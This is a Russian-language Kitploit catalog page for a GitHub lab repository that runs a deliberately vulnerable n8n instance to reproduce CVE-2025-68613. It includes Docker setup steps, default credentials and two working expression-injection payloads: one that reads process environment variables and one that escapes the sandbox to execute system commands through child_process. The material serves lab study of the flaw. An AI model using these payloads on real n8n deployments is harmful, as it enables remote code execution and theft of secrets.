
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-68613-n8n-lab — Анализ уязвимости CVE-2025-68613 | Kitploit
Инструменты/GitHubGitHub/r4j3sh-com/cve-2025-68613-n8n-lab
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubr4j3sh-com/cve-2025-68613-n8n-lab

CVE-2025-68613-n8n-lab

Анализ уязвимости CVE-2025-68613

Репозиторий
3211 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    297

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-68613 Локальная лаборатория n8n

Этот репозиторий предоставляет простую конфигурацию Docker Compose, которая запускает уязвимый экземпляр n8n для локального тестирования CVE-2025-68613.

Требования

  • Docker Desktop или Docker Engine
  • Docker Compose v2

Быстрый старт

  1. Запустите контейнер:

    docker compose up -d
    
  2. Откройте n8n в вашем браузере:

    • http://localhost:5678
  3. Войдите, используя учётные данные по умолчанию, заданные в docker-compose.yml:

    • Имя пользователя: admin
    • Пароль: password

Остановка и очистка

docker compose down

Отказ от ответственности и безопасность

Это окружение предназначено только для локального изолированного тестирования. Не открывайте этот экземпляр в публичный интернет или любую недоверенную сеть. Держите его в частном локальном сегменте сети отдельно от производственных систем. Используйте на свой страх и риск.

Проверка уязвимости (Proof of Concept)

Когда контейнер запущен, вы можете получить доступ к интерфейсу n8n по адресу http://localhost:5678. Чтобы проверить уязвимость, внедрите вредоносную полезную нагрузку JavaScript в поле выражения.

Шаги для воспроизведения:

  1. Войдите: откройте панель управления (если вы настроили базовую аутентификацию, используйте предоставленные учётные данные; в противном случае создайте новую учётную запись владельца).
  2. Создайте рабочий процесс: нажмите «Add Workflow» или перейдите по адресу https://n8n.example.com/workflow/new.
  3. Добавьте узел: добавьте узел «Set».
  4. Внедрите полезную нагрузку: в поле «Value» узла Set (убедитесь, что переключили режим «Expression», если он доступен, или просто вставьте синтаксис, который n8n интерпретирует как выражение), введите одну из следующих нагрузок:

Тест 1: Эксфильтрация переменных окружения. Эта полезная нагрузка пытается получить доступ к переменным окружения процесса, которые часто содержат секреты.

{{ (function() { return this.process.env; })() }}

Эксфильтрация переменных окружения

Тест 2: Удалённое выполнение кода (RCE). Эта полезная нагрузка пытается загрузить модуль child_process для выполнения системных команд (например, whoami).

{{ (function() {
    var require = this.process.mainModule.require;
    var execSync = require('child_process').execSync;
    return execSync('whoami').toString();
})() }}

Пример RCE для команды id

Ожидаемый результат: Если среда уязвима, панель «Output» узла Set отобразит результат выполнения команды (например, root или пользователь n8n) или JSON-объект с переменными окружения. Если бы экземпляр был пропатчен (например, версия 1.122.0+), песочница вернула бы пустой объект или ошибку.


Скачать инструмент




